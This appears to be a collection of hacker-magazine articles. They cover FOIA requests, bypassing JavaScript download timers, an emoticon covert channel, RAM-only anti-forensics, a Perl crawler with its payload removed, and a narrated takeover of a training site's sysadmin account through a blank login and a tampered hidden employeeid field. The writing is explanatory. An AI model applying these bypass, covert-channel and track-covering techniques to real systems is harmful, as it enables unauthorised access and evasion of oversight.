Now that you are ready to write your letter, it should contain the following information: the fact that you are seeking any records that organization has about you, an explanation that you are invoking both FOIA and the Privacy Act, your full name, any alias you may have used (if your name is William, but people call you Bill, this would fit, as would any screen name or "hacker name" you use or have used), date of birth, where you were born, social security number, phone number, current address, and a fee you are willing to pay for this service. I recommend $25, but note that you do not have to send this money in unless they ask for it, and if they do ask for it, it means they must have quite a bit of files to send you. I have requested files from FOIA from several government organizations and none of them have ever charged me for the files they sent, though they did inform me that more information is available at a price.

The Secret Service's FOIA page states that you need to sign your letter and have a notary witness it or affix the following to your letter: "I declare under penalty of perjury that the foregoing is true and correct. Executed on [date]." You should also include a copy of your driver's license or other identification so that they can compare your actual identification to the information you have provided (and your signature on your license to the signature on your letter).

Now that your letter is written, below are the addresses of the various governmental agencies you may want to try contacting. I am only giving the address to the main FBI location, not the branch offices. You may want to check the FBI's website to find out the nearest branch office to you and appeal to them as well. These are just a few of the organizations you can contact about records. If you were ever in the military, there is a slew of resources online available to help you figure out where to send your inquiry as to your military records.

Drug Enforcement Agency (DEA)
Freedom of Information Operations Unit (SARO)
Drug Enforcement Administration
700 Army Navy Drive
Arlington, VA 22202

Secret Service
Communications Center (FOI/PA)
245 Murray Lane
Building T-5
Washington, D.C. 20223

Department of Homeland Security (DHS)
FOIA/PA
The Privacy Office
U.S. Department of Homeland Security
245 Murray Drive SW
STOP-0655
Washington, D.C. 20528-0655

Federal Bureau of Investigation (FBI)
Federal Bureau of Investigation
Attn: FOI/PA Request
Record/Information Dissemination Section
170 Marcel Drive
Winchester, VA 22602-4843

National Security Agency
National Security Agency
Attn: FOIA/PA Office (DJP4)
9800 Savage Road, Suite 6248
Ft. George G. Meade, MD 20755-6248

Central Intelligence Agency (CIA)
Information and Privacy Coordinator
Central Intelligence Agency
Washington, D.C. 20505

INTERPOL (USNCB)
Office of the General Counsel
INTERPOL-U.S. National Central Bureau
Department of Justice
Washington, D.C. 20530-0001

Defense Intelligence Agency
Defense Intelligence Agency
ATTN: DAN-1A (FOIA)
200 MacDill Blvd
Washington, DC 20340-5100

Odds are that you should only try contacting agencies you believe would have information on you. If you've never robbed a bank or tried to kill a President, you might not want to bother the Secret Service. But, even if you haven't, why not send them a letter anyway? You never know what you'll find.

BYPASSING JAVASCRIPT TIMERS OR HOW I LEARNED TO STOP WAITING AND LOVE THE VARIABLE

by K3ntucky

This tutorial is about bypassing the timers on a couple of the bigger downloading sites (mainly Rapidshare, Megaupload, and Deposit Files. There are, of course, others but I found the most luck on these sites.). Not too sure if I really need this but: This information is for educational purposes only. Only you will be held responsible for the actions that occur from this information. (Just wanted to cover my bases.) In this article I will be using Rapidshare as my example. This is, however, by no means a strictly Rapidshare bypass. This is really a *JavaScript* bypass, if the site uses JavaScript for their timer, then you can use this information. Don't worry about finding a JavaScript timer; As `W3Schools.com` will tell you "JavaScript is the scripting language of the web."

Quick note: I'm using the latest version of Opera for this. Opera has a built-in function where you can view the source code in a tab and then reload the web page with new code inserted. This comes in really handy when you want to mess around with web pages.

So, to set the scene: It's another night in front of the computer and I'm scouring the Internet to try and find a couple of good PDFs to put in my new e-book reader and just found a collection of programming books. I clicked the link and was soon staring at a Rapidshare page. Not being a member of this web service, I had to click the free link. In about 89 seconds the books would be mine. However, after about 15 seconds I grew tired of having to wait. My hacking sense started to tingle and I opened the source code page. After a little poking around I found what will be referred to as "Interesting Bit of JavaScript":

```
"Function fc() {
    if(c>0){
        document.
getElementById("dl").innerHTML =
➥ 'You are not a Premium User and
➥ have to wait. Please notice
➥ that only Premium Users will
➥ get full download speed. <h3
➥ style="font-size:24pt;" id="
➥zeit"> ' + c + ' seconds
➥ remaining</h3>';
        c=c-1;
        setTimeout("fc()", 1000);
    } else {
```

…*Nothing to really see here, just code to be executed when certain conditions are met.

```
var c=50;
if (window.location.hash ==
➥ "#dlt")
    c = 0;
window.onload = fc;"
```

Hmm... Simple little piece of code if you know JavaScript or have a good grasp of basic programming. If not, I'll point out a few things. Here we have a piece of code showing the seconds remaining:

```
<h3 style="font-size:24pt;" id=
➥"zeit"> ' + c + ' seconds
➥ remaining</h3>
```

That "c" right there is an important piece for us because it is displaying the "seconds remaining" on the actual web page. This is known as "concatenation," taking a variable and placing it next to a predetermined string of characters. Here it's used to place what "c" represents next to the words "seconds remaining." Now we just need to find the part of the code that uses "c" as a variable.

A few lines down we find:

```
var c=50;
if (window.location.hash ==
➥ "#dlt")
    c = 0;
window.onload = fc;
```

"var c = 50" tells us that the variable "c" will be set for 50. But what happens if we change "c" to zero to begin with? The zero is sent as normal and the link appears as if you waited. *Great!* Now I can use that extra 50 seconds of my life to do something more productive.

Another way to mess with the timer is to tinker around with JavaScript timing events. We look at the following line of the "Interesting Bit of JavaScript" we saw earlier and find:

```
c=c-1;
setTimeout("fc()", 1000);
```

This piece of code tells "c" to wait 1000 milliseconds, which is one second for those not in the know, before continuing. This variable is run through a loop with some of the code above. The line "c=c-1" makes "c" turn in to 49 then 48... 47... 46 until it finally hits zero and tells the code to execute the "if" statement. The syntax for JavaScript timing events is:

```
setTimeout("JavaScript statement"
➥,milliseconds);
```

Basically when the milliseconds run out, it will execute the statement "fc()". So what if we change "1000" to "1"? Well, the loop will still go, but at a fraction of the time it would have normally taken.

Most of the websites I've seen have some type of function that follows this. The longest part of this process is finding the JavaScript for the timers the first couple of times. Of course, there are some scripts and a grease monkey script to automate this process, but those really only work for certain websites.

Of course, some cheeky websites like to deposit files which use a little piece of code called "Show_ url()". This makes the whole process much easier as all you have to do is find this guy and replace whatever is in the brackets to whatever time you want to wait, be it 10 seconds or zero seconds.

So you may be thinking, "Well, OK, bypassing little JavaScript timers is all well and good, but how does this make me a better hacker?" Well, for the beginners out there, one of the first things most hackers learn is messing around in the HTML source code of web pages. If you didn't know much about JavaScript, you now know about messing around with variables, and JavaScript timing events. We've even touched upon concatenation. Hopefully you will take this article and find other little tricks around other web pages. It all starts with the little steps. As long as you keep moving forward, you'll be a better hacker in no time!

Remote Login Made Easy

by GantMan

If you're like me, you've got about five computers (Work, Work Laptop, Home, Home Laptop, Mediacenter). Sometimes you just need to login to check how your Torrents are going, or just to grab a file you might have been working on.

Way back, in the *long long ago,* we would RDP/ VNC into our desktops when we needed access. That is... unless we were behind a NAT (Network Address Translation), like most of us were. Then we'd have to port forward, and expose ourselves to the blistering cold world, or hide behind a nice VPN (Virtual Private Network) which most of us either never understood how to set up or didn't have the hardware necessary to set up. Sure, some of us got by with Universal Plug and Play (UPnP) but, let's face it, it wasn't as *easy breezy beautiful* as we had hoped it would be. There was no bit to flip, no switch to hit, and sometimes we didn't even have permission or physical access to the router at all! *Exempli gratia* workplace hardware.

Today's Easy Way (With Free Software)

There are two applications that I use to keep my remote access simple. Both of these applications have free Android implementations which means I can manage *any* of my computers from *anywhere.*

Application 1: LogMeIn.com

The *free* version of LogMeIn will allow you to access your computer from a web page, even when it's behind a NAT router. It also presents you a list of *all* your computers you have access to, in a way that you can even organize them into batches, and name them as you see fit. From a security perspective, LogMeIn machines are accessed by the main LogMeIn server, so not only are you protected from exposure, but a hacker would need the password to your LogMeIn account *and* the password to your local machine account (assuming the attack is informational, and that the passwords differ... and those passwords had better differ *waves finger*).

Everyone at my work is always having trouble connecting to their machines because the VPN or the Terminal Services are not working. Constantly I hear people bicker about their inability to perform remote duties. I've given up on using their ways for a while now, and I've never had a single problem logging into my office machine. Though I do have the password to the router (muahaha) I've never had to port forward anything.

I'm sure LogMeIn is pretty happy with all I've had to say about their product... all the way up to this point. What's the catch? The free version gives you full access to the machine except you can't transfer files. Rather than paying LogMeIn's monthly fee that I can't seem to justify for my personal needs, we simply need an easy way to transfer our files!

Application 2: Dropbox.com

The *free* version of DropBox allows you to have two gigs of cloud storage. You install DropBox on a computer and it's like a share drive. Simply put, you copy the file to your DropBox folder on your remote machine, and happily receive the file in one piece on your local machine, and vice versa. As an added bonus, this is a great way to move files to your friend's computer or even your Android phone without any cables. They've got some pretty neat sharing features to mess with, and even that is free.

And there you have it! *Full* remote access with all free software. If you're ever making a purchasing decision for a company, try to throw a bone these guys' way, because that's why we're getting these services for free in the first place!

TWO PARTY COVERT COMMUNICATION OVER MSN MESSENGER SYSTEM USING EMOTICONS

by Armando Pantoja

As popular as emoticons are today for conveying emotion, they also present an opportunity for covert channel communication. A covert channel is a communications channel which allows information to be transferred in a way that was not intended by the creators of the system. An effective covert channel requires three indispensable properties: plausibility, undetectability, and indispensability. MSN Messenger emoticons are useful for covert channel communication because they satisfy all three properties. MSN is used all over the world for communication in the workplace as well as in the home. It has constantly been one of the top three instant messenger application over the last ten years, therefore its use is extremely plausible. Users tend to pepper each line of text with several emoticons during an average conversation, therefore a third party listener would have no idea that a secret message was being transmitted. As a result, this system is very undetectable, with emoticons' popularity that have essentially now become a part of the alphabet and are indispensable.

The objective of this system is to covertly send data from one client to a host. In order to send messages over the covert channel, two bits of the covert message block is transmitted per line of text, and, for simplicity's sake, only one emoticon can be sent with each line of text. Eight different emoticons were chosen and were separated into two classes, happy class and sad class. The emoticons were chosen by the particular emotion they were trying to convey and needed to closely match the other emotions in its respective class. The channel can be represented as such:

Bits Transmitted	Happy Class	Sad Class
00	:)	:'(
01	:d	:(
10	;)	:|
11	:p	:-|

This system was implemented on top of the DotMSN Open Source .Net messenger library, created by Xih Solutions, and was written in VB.net. There is a sender (Alice), which sends both the overt message and the covert one and a receiver (Bob) which writes the results to a text file. This system tried to avoid detection by an independent observer (Wendy) by encoding the message in a series of emoticons. The covert message is typed in the auxiliary window of the sender, the user then clicks the button "start transmission", and this converts the ASCII text into binary. Bit by bit; this binary representation is transmitted over the MSN network via the above emoticons along with the overt message. For example, if the user types in ":)", if the ":)" is transmitted successfully, the other recipient will read this as a "0", if it is shifted, the recipient will read this as a "1". Once eight bits have been transmitted, the recipient converts the binary back to ASCII and writes the result to a file. Wendy would have no idea that this was happening because she would have no idea what emoticon the sender chose to send because similar emoticons, conveying similar emotions, were chosen to be shifted by the system.

The information rate of this channel depends on the amount of emoticons that the user uses. If we assume that the user uses emoticons in every line of text and sends an average of 12 to 16 messages per minute, the throughput of this channel is two to four bits per minute. This low throughput is acceptable given the strong covertness of the channel. This channel would be perfect for transmitting a key of an encrypted file via MSN undetected.

The low bit rate is adequate for sending very short messages and encryption keys. The advantage of this system over other methods of covert communication is that it is extremely plausible and undetectable.

A few items in this system require further work to increase and secure communication including checksums and multiple emoticon handling to make this channel truly lossless. In principle, this system allows an unlimited amount of emoticons to be used in one line of text, increasing the rate of transmission exponentially. This system is not limited to just MSN messenger, but could be used on any instant messaging system where emoticons are used, including AOL messenger, Yahoo Messenger, and even cell phone SMS.

Virtual Anti-Forensics

by Israel

No matter who we are, most us have a secret. Not just any secret, but one we would rather bury dead babies than talk about. With that being said, I, the author, only endorse the use of this article for legal usage. I hold no responsibility if this article is used otherwise. The purpose of this is to help secrets remain secret!

First of all, I'm going to make an assumption that you have Linux installed on your hard drive and some form of software to play virtual machines. Additionally, due to the fact that Mac OSX, along with Linux, is being forged from the flames of UNIX, these techniques may work there as well. I'm also sure the following is different, but possible on Windoze. For now we'll just stick with Linux.

We are now going to hypothetically paint a picture that you just can't seem to get a Jonas Brothers' song out of your head. You secretly like one guitar solo but would just die if anyone found out. What's worse is that your roommate is a nosy forensics expert who is always searching your drive when you are away at work. (It's a stretch, just go with me for a minute). Worse yet, he's getting smarter. Not only can he search your drive, he can search your RAM! We could use a live Linux distro, but that's no good against a cold boot attack. Even though the disk was never touched, the RAM still holds tons of traces of your every step until it is eventually overwritten. All you want is to hear that guitar solo before work, but he would never let you live down a secret obsession with the Jonas Brothers. Who would?

First, we open our command line in Linux and take a few steps:

```
# cd /dev/shm
# mkdir mine
# cd mine
# wget http://www.backtrack.com/
➥download.iso
```

Most of this should be self explanatory. The /dev/shm directory might be a little new to you. Much like the /proc directory, this is a virtual file system. The only difference is that we can't create directories in /proc, even as root. /dev/shm looks like it's a normal directory, but nothing here is saved to disk.[1] I know what some of you are thinking: "Wait! When RAM is full, this will also be paged into SWAP which is on disk!" We'll get to that later. For now just know that we made a directory there called "mine" then downloaded and moved an .iso file of the ever popular BackTrack into it. Any live distro should work here, and we can call the directory we made anything we want. The important part is that we download with wget from the /dev/shm/mine directory so it is not downloaded to disk.

Now we need to copy a virtual machine already on our disk to this directory. For now we will just pretend that the virtual machine we copied from disk has Windoze XP installed on it. Just go ahead and copy the whole folder the VM is in to /dev/shm/mine. If we were using VMWare Workstation, we could easily go into the machine's settings under the hardware tab, select CD/DVD, and choose to boot from an ISO file instead of the current OS on the virtual disk. We change this to the location of our BackTrack ISO in /dev/shm and load it up. Now we are going to be running BackTrack from the virtual RAM of the virtual machine. We do our dirty work from inside here. We start up Firefox and finally listen to that song on YouTube. It's almost time for work, though!

After we log out of BackTrack, we copy the original instance of the XP machine folder to /dev/shm/mine again. When asked, choose to overwrite the file. This is very important because if we merely deleted this virtual machine, it could still be easily recovered. Overwriting the file would help force the data in that memory location to be changed. [2] We could also rename and overwrite the BackTrack ISO with another ISO if we felt the need. Another possibility could be to overwrite the "mine" folder we created with another containing pictures or something else. Now our stalker roommate will have the challenge of searching for our secret inside the overwritten RAM of a virtual machine that is spread across overwritten locations of RAM and swap. If he can pull this off, my hat is off to him. But for now, no one knows my secret. Except you....

[1] `www.cyberciti.biz/tips/what-is-➥devshm-and-its-practical-usage➥.html`

[2] *2600* Volume 25, Number 3, page 51

The Hacker Perspective

by Katherine Cook

Too often when someone says the word "hacker," images of some poor schmuck living in his parents' basement wearing Vulcan ears come to mind. Either that or the more devious rich unnamed evil genius living in a high class loft with cameras spying on the front door while he breaks down security measures and steals loads of cash from businesses. And while these make for great characters in movies and on television, they hardly represent the plethora of individuals who simply utilize the technology and information available in ways that "the normals" don't quite understand.

My start in this world came by necessity. As a kid, I was always pretty handy with new software when my parents needed to get a home computer. Dad was an accountant and Mom was a teacher, and, more often than not, I helped to set up and explain new applications they needed for work.

I was around ten (in the mid 1980s) when I first remember doing this with a simple graphics program that could make posters and cards and such, but it was just accepted as normal when I'd explain programs to family. As I grew up, the idea of taking this natural proclivity and making it a career didn't even really cross anyone's mind. I have a vague memory of wishing there were computer classes, and the phrase "overrated typewriter" being used.

By the time I was in high school, I had my own computer (Dad's old IBM compatible) for research papers and data storage. There was no Internet for me, it being 1990 and having a thrifty, budget-minded mother, but I still loved having my own computer. I think that had I been born just a few years later, I would have been able to opt into computer classes that are now offered starting at elementary levels these days.

Instead, my life took a different path. I moved out of my parents' house just months after graduating, no college at all. I worked menial jobs and didn't even have access to a computer again until I was in my early 20s. Married and a young mother of two, I was left to my own devices while most of the neighbors and my husband went to work. As I stayed home and became used to the routine of a housewife, I was given a rebuilt PC for the house and a 56k Internet connection.

This was it: the gateway to a social life. At least, for me it was. I had little in common with my neighbors and was extremely shy in person. I'm not embarrassed to say that my first stop was a chat room, a *Star Trek* chat room. I honestly couldn't think of anything else at the time. I was so unaware of what I could do thanks to a phone line and a modem. What I did have was a secret passion for sci-fi, one of the few things all the females in my immediate family had in common at the time.

I quickly caught on regarding how to operate the more complicated online applications and became familiar with the ability to search for information and utilize it in some fairly strange but oftentimes useful ways. What really fascinated me was the desktop, from the hardware to the operating system and software. Getting a taste of running a computer and being responsible for its upkeep while discovering all of the new things I could do with it was like finally being able to read an entire book that I'd only been able to view the cover of before.

In no time at all, I learned about free software and firewalls, viruses and malware. Building websites, manipulating graphics, and using services like FTP and POP and SMTP all kept my interest. I loved finding something new to try or to read about. And I was finally beginning to understand what my true passion was. But I'd made a deal with my husband. I was to stay home with the kids at least until they were all in school themselves. So, I kept trying new things instead.

In no time at all, I turned to online gaming, and became familiar with patches and hacks into game servers. Within two years, I was hopping through networks on mIRC. So began my real education, beginning with some coding.

The one thing that always seemed to hold true, no matter where I went on the Internet, was that I was surrounded by males. It seemed that the population of cyberspace was an easy 10:1 in favor of those with chest hair. This, of course, meant that any scripts that were available for mIRC had remotes and pop-ups that had been

designed for the men. Great for them, kind of irritating for me. And so, bit by bit, I began to build my own remotes into the scripts. Simple things like changing words in pop-ups from "he" to "she" or simply making a few things more gender neutral. Then I tried more daring channel scripts and group scripts, adding designs and colors, or building ones that were activated by certain actions. After that, I was asked to help out with scripting for channels, but quickly lost interest with the internal politics that so often come into account with large groups of people who all think they should have the last word.

While this was going on, I began teaching myself how to fix the machine I was using more and more. I can clearly recall the first time I had to unhook all the wires and slide the side of the case off. My first act was to add RAM, and it scared the you-know-what out of me. I was so worried I'd break the machine. But of course, I didn't. Now I change parts with the ease of a mechanic with spark plugs. Speaking of which, I looked it up online and did that with my own car. I couldn't afford the mechanic, and my husband at the time couldn't afford to miss work, so I looked it up and did it myself.

It's funny, really, the things you are often forced to learn, simply because you have no alternative. I've looked up so many things online that lost some poor plumber or mechanic a job. I even fixed my water heater when the catalyst burned out. I'm not really sure how much a professional charges for that, but I figure the Internet service paid for itself that year just by allowing me to access the steps I needed to take in order to get hot water running in my home again. A few months later, I fixed the furnace.

Then came my cult TV side and the discovery of warez. I suppose I should blame *Buffy the Vampire Slayer* for that one, or the local cable company. I liked the reruns on FX, but we didn't get UPN for the current season, so I had to find alternate viewing choices. mIRC and the miracle of "wildfeed" became the answer. It was, of course, not the most legitimate way to watch a show, but, at the time, it was the only real alternative since my cable company refused to carry the UPN station. This was way before hulu.com, which is kind enough to carry several great shows for our free viewing pleasure, including Buffy.

As the years went by and my 30th birthday rolled around, my youngest and third child entered the school system, which is when I joined the amazing ranks of fast food. I would have loved entering an IT field or anything having to do with technology, but as I had been home with my children for nearly a decade, fast food was all I could find when my husband lost his job.

After a year, I could not take the monotony and the belligerence of rude customers for barely minimum wage and decided it was time to go back to school. At the time I enrolled, I had hoped that I could rely on some financial aid through the state and federal grants, along with help from my husband. Unfortunately, the marriage part of the deal was over just months later and I found myself starting college at the age of 30-something with three kids.

I can't complain though, and won't. These last few years have been the happiest of my life. My parents have been incredibly supportive of my education and dreams, plus they get free PC repair on call from a highly reliable source.

My kids tell everyone that their geeky mom can fix a computer, although they aren't too pleased with the fact that I'm building an intranet that will not only limit their Internet surfing for my peace of mind, but that they won't be able to log on if it isn't their set time. I haven't exactly told them that I can take over their sessions and find out where they went and what they typed. But it will be pretty cool if one of them tries to break through my restrictions someday.

My boyfriend is the one who said I should tell my story. I still don't know if I really qualify as a hacker. I'm just a single mother of three who doesn't take my PC to The Geek Squad when it breaks, mostly because the last time I did, I ended up providing more customer service for fellow customers than I got from the so called "experts."

But when asked, "What is a hacker?" it seems to me it's anyone who can take what's out there and use it, crack it, patch it, fix it, utilize it, and maybe even improve and share it with others who love to break the unbreakable and fix the unfixable. I suppose my life has been a series of little adventures that lead to new obsessions and new knowledge. And as for advice, all I can say is: When you find a barrier, see if you can push it. When you hear a stereotype, embrace it. And when you find a great hack, share it.

Katherine Cook currently resides in Fort Wayne, Indiana with her three children. She writes for a website as a local correspondent on "cyber safety for parents." One of her favorite pastimes is to inform others on how to use the Internet and their computer systems in ways that can not only inform and educate, but help them save a few dollars as well.

NEW T-SHIRT!

This is anything but your typical hacker-chic barcode style t-shirt. We think our deskphone image (green in color) is both pleasing to the eye and useful in a pinch. The *2600* old-school telephone logo on the back (black in color) completes the mood. Shirts are 100% cotton and white, available in sizes S to XXXL. $20 includes shipping, except overseas.

Find it at store.2600.com

or mail a check or money order to:

2600
PO Box 752
Middle Island, NY 11953 USA
(overseas, add $5.25)

Secrets of the Spider

by Triad@Efnet

Let me say this: the idea for the spider is not mine. I read in 2005 a PhD paper that was written by two researchers from the University of Chicago.

They called this spider a weapon and would not give the code. But they did give me one clue and that was that it was made from Perl. I did not know Perl nor did I know how to build spiders (or web crawlers if you will). With what I read and what I researched, I built the weapon and it works - and it works good.

That was in 2005 and I think the paper was written in 1998 (give or take a year). Now, the spider weapon is mostly obsolete, or rather the weapon involved is now mostly outdated. The links it used on the target page have been replaced by most high level web developers with Javascript. So it is time to retire the main weapon used on the spider. The one thing I can say is that the code is mine. The researchers gave me the idea and the framework and I did the coding and made the spider work. Like the researchers, I will not give you the weapon code. But I will give you the spider code. It is Perl and it is easy to understand, especially if you know Perl (you will note that I use Perl like Basic).

Looking at the code from the top, the first thing you see are the variables. Most variables used in the warheads are gone to make the spider faster and more efficient. So if you see some variables and can't find them on the code, it probably was used on the warhead. The $file variable is used to load the searchdata.txt file. This is used as an ammunition dump for the warhead. This file is loaded with URLs that are used one at a time for processing and stripping links for the level two warhead processing.

The next section is the spider/agent setup area. This area uses Perl libraries (LWP::UserAgent) to set up the spider. The spider will not work if the agent libraries are not listed. The next section is for loading the URLs from searchdata.txt. Again, this array is used to feed the spider URLs to keep the spider crawling. Once the array is filled with URLs, this file is closed and not used again unless the spider is stopped and restarted.

OK, now it's time launch the spider. In the next section, the spider begins by grabbing a URL from the array and then using some routines from the Perl libraries, calling the URL, and seeing if we get a response. If so, then the spider strips the links off the first page and stores. It then releases the warhead on the first page and does what it's supposed to do (looking for certain data, etc.). When Level One is complete, then Level Two begins its job. Level Two uses an array that was filled with the links from stripping links off the Level One page.

I am showing you Level Two very scaled down. Truth is, it can be set up to run a second level warhead and strip links off the second level URLs and create a third level warhead. I did go to three levels and it worked very well. All of my levels used the same warhead which made it easy to watch for problems.

So, to show you the spider, I just plucked out the warhead scripts and eliminated variables and scaled down Level Two. The two files I will give you are the spider framework and the searchdata.txt. I had 3000 URLs in my searchdata.txt. I have never seen the end of the file. Stripping links off pages and running the warhead scripts on the links in two to three levels can take a very, very long run. The searchdata.txt file can have any URL in it but it has to be in a certain format for the Http::Request. It needs to begin with http://. I will leave you with a few examples in Figure 1.

Most of the spider's time will be spent in searching the stripped links. This is because there is only one home page and it can have 1-500 links to other pages. If you have a third layer, it could be hours before it comes back to the ammo dump and grabs another home URL. As always, I want to stress that this is just a teaching article which is why I took out any of the scripts that might be used for malicious purposes. I also wish to apologize to the two researchers who gave me the framework so I could give them their rightly dues for their article. Truth is, I looked for hours for that PDF file that taught me about this spider. I have been looking for it for years and finally I just gave up, hoping I would run across the article by mistake one day. If I am contacted by them, I will surely let them know. Again, they gave me no code. The code is mine. Another thing to say is to always use good spider/crawler practices and abide by the site's robot.txt laws. Saying that, I got me a good lesson in RegX and Perl.

Figure 1 will show you the setup of the URL feeding file for Level One. One thing to remember is to leave a space at the top of the URL list. I don't know why; it just works that way. If you find it different, then by all means make it run your way. Make sure you have the spider.pl and the searchdata.txt file in the same directory or you'll get one of my colorful error texts. Any URL you want can be listed. If the spider fails in the middle of a run, look at the URL. It probably has something wrong in the URL that the spider doesn't like. Don't blame the spider right off. And again, it will start at the top of the searchdata.txt list if it is stopped for any problems.

Figure 2 shows the start of the spider run, showing Level 1 URLs and Level 2 URLs and what the beginning of a run will look like. I also want to say that this program was written in Windows Perl (ActivePerl). Don't throw rocks at me yet. I just didn't know Linux at that time. I am porting it now and it should be a breeze because ActivePerl emulates Linux Perl effectively. The code is also commented very well.

Good Luck.

***Figure 1*:**

`http://slate.url.com`
`http://url.url.com` - This is how the searchdata.txt should be set up with one space at the top and one line in between. This must be in a separate file with spider.pl and searchdata.txt also in the same

directories.
http://13.url.abc.edu

Figure 2:

```
******** Loading URL's *******
Seed URL's = 3
Begin Spider run .....
-- Home Page -- Level I --
➥ http://slate.url.com/
http://www.url.edu/
Level 2 STRIPPED url
http://www.url.cn/id/2257378/
➥ # The last 3 URLs were stripped
➥ from the Level one URL.
Level 2 STRIPPED url
➥ # TOR CAN ALSO BE USED AND
➥ IT IS EXPLAINED IN THE CODE.
# These are fake URLs
➥ ( I hope you see this :)
Level 2 STRIPPED url http://
➥www.url.url.com/view/2057067/
```

spider.pl

```
#TDM 2005
my $x=0; #used on the FORM FILL Area on $sizeofharvestedURls index
my $y=0; #used to index thru FORMS on page
my $q=0;
my $z=0; #Level I index
my $a=0;
my $b=0;
my $c=0;
my $d=0;
my $e=0; #Level II index
my $p = HTML::LinkExtor->new(\&callback);
my $input = 0; #Used to input data from files
my @harvestedULs = ();
my $sizofharvestedURLs = 0;
my $sizeofinput = 0;
my $url = "";  #Level I
my $url2 = ""; #Level II
my @links = ();#stripped links array
my $sizeoflinks = 0;
my $counter = 0;
$file = "searchdata.txt"; #DOT.COMS from searchdata.txt file

#------------------------ Set up Agent ------------------------------
require LWP::UserAgent;
use HTML::LinkExtor;
use URI::URL;

$ua = new LWP::UserAgent;
      $ua->timeout(5); #not sure of this
number. Ex. code had 5, I put in 5
      $ua->agent('Mozilla/4.75');
#     $ua->proxy(http => 'http://127.0.0.1:8118'); # TOR TOR TOR
      $ua->from('www.xxxxx.com');

#----------------Load URL's array with links --------------------
print "\n\n******** Loading URL's *******\n\n";
if (open(A, "$file") == undef){
    return( print "\n\n\nSHIT !!! Cannot open the file :( \n\n\n");
    exit(-1);
} #endif()
while(<A>){
      $input=<A>;
      push(@harvestedURLs, $input);
}#endwhile()
close(A);
$sizeofharvestedURLs = $#harvestedURLs;
print "Seed URL's = $sizeofharvestedURLs\n\n";
sleep(2); #used to let array to settle in
```

```
############################ Begin Spider ################################
print "\n\n Begin Spider run .....\n\n";
while($x <= $sizeofharvestedURLs){#aa  #Loop for harvestedURLs
      $url = $harvestedURLs[$x];    #uses $x for indexing
      print "-- Home Page -- Level I -- $url\n\n";
      sleep(1); # used to sow down for TOR.
      #$counter++;
      #print "$counter\n";
      $req = new HTTP::Request GET => $harvestedURLs[$x];
      $response = $ua->request($req);
      my $base = $response->base;

      if($response->is_success) {#bb
          sleep(2); # Used to slow down for TOR
        $p->parse($response->content);

#                  **  LINK STRIPPING **
        @links = map { $_ = url($_, $base)->abs; } @links;
         #print "@links"; # test point for link stripping
        $sizeoflinks = $#links;

#                  ** End LINK STRIPPING  **
         # Here is where you set up for a run on home page #
  }#bb#

#****************** LVL 2 -  BEGIN ******************************
  while($c <= $sizeoflinks ){#xxx
       $url2 = $links[$c++];
       print "$url2\n";
       print "Level 2 STRIPPED URL\n\n";
       sleep(10); #used to slow down for viewing the spider operation

                # Enter into level 3 #
#                    ***
                 # Exiting Level 3 #

       # Here is where you set up for a run on Level 2 #

  }#xxx Exit Level 2
#******************** LVL 2 -  END *****
 $c = 0; #reset level 2 $links variable
 $x++; # Used on $harvestedURLs[$x]
 @links = ""; # makes sure that @array is empty
}#aa  Exit Level 1
############################ END Spider ##############################

#----------------------Link Stripping Sub-Routine---------------
  sub callback { #999
     my($tag, %attr) = @_;
     return if $tag ne 'a';  # Tag to strip <a>, <img>, ....etc
     push(@links, values %attr);

} #999 End sub callback

#-----------------------------------------------------------------
# TDM 2005
# Updated Feb. 01, 2008 --  Triad
# Update Apr.29.2010 - Triad
# Updated June 19 2010 - Triad
###################################################################
```

The Lessons Learned on a Training Site

by Metalx1000

About four months ago, my employer hired an out of state company to set up a website. My job requires constant training. We are required to meet a minimum number of training hours each year. This new website was designed to help us keep track of classes we need to take as well as the number of hours we have already put into training.

I had been pushing for my department to start going web-based. Currently we're using FileMaker Pro on some not-too-fast machines. So, I was hoping that using lighter weight web applications would help speed things up. I was also hoping to turn them in the direction of open source and Linux at some point down the line. If everything we used was web based, it would help the transition.

Although I was hoping to design the site myself and host it locally, I was still happy to see us heading in that direction. That is, until the first time I tried to log on to the site. I typed in my user name and password. I hit "Enter." Nothing happened. I clicked the login button. Still nothing. So I decided to look at the page's source code. I saw what the problem was right away. They were using VBScript.

Now, I think VBScript is great for automating things on a Windows machine. But, no web designer would use it on a web page. When designing a web page, one of the main goals should be to make it as compatible with as many web browsers as possible. VBScript only works in Internet Explorer. I'm using FireFox on a Linux box. I could install Internet Explorer through Wine. But I was not about to do that.

With the option of using Internet Explorer off the table, I had to find another way to get this site to work for me. I needed a way to change the VBScript to JavaScript for my use. FireFox add-ons to the rescue! I was able to easily change the VBScript to JavaScript with the FireFox add-on called Firebug. Firebug allows you to change the code of a page you are viewing once it is loaded. It only changes it in your browser for that one time, but it did the job. Although I found a workaround for myself, I still sent the site designer an email informing him of the issue. He replied quickly and told me that he was aware of the issue and he was working on changing out all of the VBScript.

I found that a number of the pages on the site once I logged in had VBScript in them. I rewrote the script for three of the pages and emailed them to the designer. He thanked me and told me once he looked them over, he would replace the old code on the site. That was three months ago. He has not changed a thing.

So, to get the site to work for me, I was constantly having to look at the code and find work-arounds. While doing this, I found a number of security problems. I informed my employer of the issues and I was told to make a list and email it to them. I continued to look through the code on the site and I made a pretty long list.

The things I found were interesting. There was no real security on the site at all. They were just giving the illusion of security. It started out simply. I noticed that when you clicked the logout button at the top of the page, all it did was bring you back to the home page. If you were to click "back," you would find yourself still logged in.

From this point on I'm going to refer to the site as `http://trainingsite.com/`. To login, I had to post a user name and password to `http://trainingsite.com/login_reverify.asp`. I found that if I posted a blank user name and password, it would log me in as Tom Smith. At first, I felt bad for Tom Smith. But I later found out that it was not really his account. When I went to his personal info page, I found it all blank. But I had also noticed while looking at the code of the personal info page, there was a hidden variable called "employeeid." Tom Smith's was 127. When I logged in as myself, the employeeid variable was 52. So I once again logged in to Tom Smith's account and used Firebug to change the employeeid variable to 52. Then I entered an email address from `http://10minutemail.com` and submitted the form. I then went to the "I forgot my password" page and entered the fake email address. In about a minute, I received my user name and password.

Knowing this, I tried it again but entered "1" for the employeeid. What did I get when the email arrived? Username: sysadmin and password: sysadmin. That is right. If I was to start guessing user names and passwords, I would have gotten in and it would have only taken a few minutes. I now had the ability to change the site settings. The whole thing was at my control. I could also see everyone's email addresses and passwords. I found that there were two Tom Smiths listed and the one I was able to access without a user name or password was not the real Tom Smith.

Most people had kept their default user name and password, which was the first letter of their first name and their last name (Example: tsmith) for both user name and password. I felt bad for the few people who were smart enough to change their password. Hopefully they know enough not to use the same password for their email accounts. Otherwise, anyone who figured out what I did would have access to their email accounts.

